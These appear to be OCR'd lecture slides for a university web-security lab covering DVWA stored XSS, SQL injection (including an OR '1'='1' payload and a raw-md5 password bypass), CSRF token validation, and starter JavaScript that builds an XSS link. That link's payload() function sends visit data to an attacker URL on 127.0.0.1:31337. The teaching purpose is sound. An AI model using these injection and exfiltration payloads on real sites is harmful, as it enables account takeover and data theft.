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
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
security=low; PHPSESSID=krepj2qsb1edl11cu4ibg060m2
OK
Message: This is a test comment.
Name: attacker
Message:
Read localhost


SQL Injection

- Use a poorly written/secured SQL statement to inject and execute arbitrary SQL code
- Can be used to retrieve, update, or delete information


SQL Injection



SQL Injection (cont.)



SQL Injection (cont.)




```
SELECT first_name, last_name FROM users
WHERE user_id = '$id'

SELECT first_name, last_name FROM users
WHERE user_id = ' ' OR '1'='1 '
```

SQL Injection Protection?

- Consider a webpage which escapes each ' from input to \' using mysql_real_escape().
- Can this protection protect the webpage against SQL Injection?

- http://www.sqlinjection.net/advanced/php/mysql-real-escape-string/

SQL Injection Protection?

Consider a webpage which escapes each ' from input to \' using mysql_real_escape().

Yes?

SELECT * FROM table WHERE name =

' $_GET['name'] '

Receives string as an input

SQL Injection Protection?

Consider a webpage which escapes each ' from input to \' using mysql_real_escape().

NO!

SELECT * FROM table WHERE id=$_GET['id']

This is only helpful when the input parameter is enclosed in quotes.

Fix: SELECT * FROM table WHERE id='$_GET['id']'

Prepared Statements (PHP example)

```
$conn = new mysqli($servername, $username, $password, $dbname);
//prepare and bind
$stmt = $conn->prepare(“SELECT * FROM table WHERE name=?");
$stmt->bind_param("s", $name);
//execute
$stmt->execute();
```

Similar examples

- http://www.guru99.com/learn-sql-injection-with-practical-example.html

Approaching 2.2.1.3

Escaping and Hashing

```
$username =  mysql_real_escape_string($_POST['username']);
    $password = md5($_POST['password'], true);
    $sql_s = "SELECT * FROM users WHERE username='$username' and
     pw='$password'";
    $rs = mysql_query($sql_s);
```

http://php.net/manual/en/function.md5.php
PHP md5 function manual

Why is this vulnerable?

Imagine you have an input x.

Let y = md5(x, true).

y would be a bitstring which can have a meaning in ASCII depending on what x is.

SELECT * FROM users WHERE username='$username' and

pw=' y '


This y can cause SQL injection!

Problem: Finding y can take forever.

Alternative approach: Let's find a substring which we can use so that it has the same effect as the one we used for the demo.

Understanding Token Validation


- Prof. Bailey has talked about token validation as a method of defense against CSRF.
- Bungle has a setting that can be enabled in order to use token validation
- Token Validation is only valid on the Login/Create Account form


Bungle! - Mozilla Firefox
11:53 AM
Bungle!
permalink.co:8080
Search
CSRF:
1 - Token validation
XSS:
0 - No defense
Bungle!
Not logged in.
Enter search terms
Search
Log in or create an account.
Username
Password
Login
Create Account

Understanding CSRF Defense (cont.)

- If Malory, an adversary between user and Bungle, wants to make a CSRF attack between user and Bungle, then Malory needs to provide csrf_token as one of POST request parameters.
- Is there anyway Malory can obtain cookie from user's browser?

Recap: We know how to obtain cookie info!



Source: excess-xss.com

Summary

- Token validation is one of the methods that you can use to protect users from CSRF.
- Meanwhile, other vulnerabilities like XSS can invalidate this protection.

Framework code

- In last part of checkpoint 2, you need to craft XSS attacks against Bungle with different defense parameters.
- We have provided some framework code that you can use for this exercise.

Dissecting the framework code

- HTML component

```
<meta charset="utf-8">
<script
src="http://ajax.googleapis.com/ajax/libs/jquery/2.0.3/jquery.min.js"></script>
<script>
</script>
<h3></h3>
```

```
var xssdefense = 0;
var target = "http://bungle-cs461.csl.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
   var url = makeLink(xssdefense, target, attacker);
   $("h3").html("<a target=\"run\" href=\"" + url + "\">Try Bungle!</a>");
});
```

```
var xssdefense = 0;
var target = "http://bungle.cs461.csl.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
   var url = makeLink(xssdefense, target, attacker);
   $("h3").html("<a target=\"run\" href=\"" + url + "\">Try Bungle!</a>");
});
```

- The “main()” part of Javascript (it is actually jQuery)
- Create a link using the helper function makeLink and displays it in the <h3> tag using html() function (There is no # for HTML tags)

```
function makeLink(xssdefense, target, attacker) {
   if (xssdefense == 0) {
      return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +
         encodeURIComponent("<script" + ">" + payload.toString() +
                        ";payload(\"" + attacker + "\");</script" + ">");
   } else {
      // Implement code to defeat XSS defenses here.
   }
}
```

```
function makeLink(xssdefense, target, attacker) {
    if (xssdefense == 0) {
        return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +
            encodeURIComponent("<script" + ">" + payload.toString() +
                        ";payload(\"" + attacker + "\");</script" + ">");
    } else {
        // Implement code to defeat XSS defenses here.
    }
}
```

- What is encodeURIComponent?
- makeLink uses the helper function payload() which creates the payload for this exercise.
- Why do we need to append payload.toString()?

```
function payload(attacker) {
    function log(data) {
        console.log($.param(data));
        $.get(attacker, data);
    }
    function proxy(href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
    $("html").hide();
    proxy(attacker, "./");
}
```

```
function log(attacker, data) {
        console.log($.param(data));
        $.get(attacker, data);
}
```

```
function log(attacker, data) {
        console.log($.param(data));
        $.get(attacker, data);
}
```

- log() is a helper function which logs the **data** given as a parameter on the console.
- In addition, this function makes a get request to a URL value stored in parameter **attacker**.

```
function proxy(attacker, href) {
    $("html").load(href, function(){
        $("html").show();
        log(attacker, {event: "nav", uri: href});
        $("#query").val("pwned!");
    });
}
```

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function proxy(attacker, href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
```

- This is a wrapper function calling $(“html”).load()
- What is $().load()?

http://api.jquery.com/load/

- Other interesting functions: .show() and .val()

Summary

Think about current capabilities of this code.

- Reports to adversary when user goes to this URL
- Makes a console log (useful for debugging)
- Hides the html until everything is ready
- Writes into #query field

Summary (cont.)

Also, think about what this code is missing from the requirements for 2.2.3.

- What kind of harm did this code do?
- How about duration of the attack? What happens if user clicks on a Bungle banner on top left corner? What happens if user logs in with his/her account?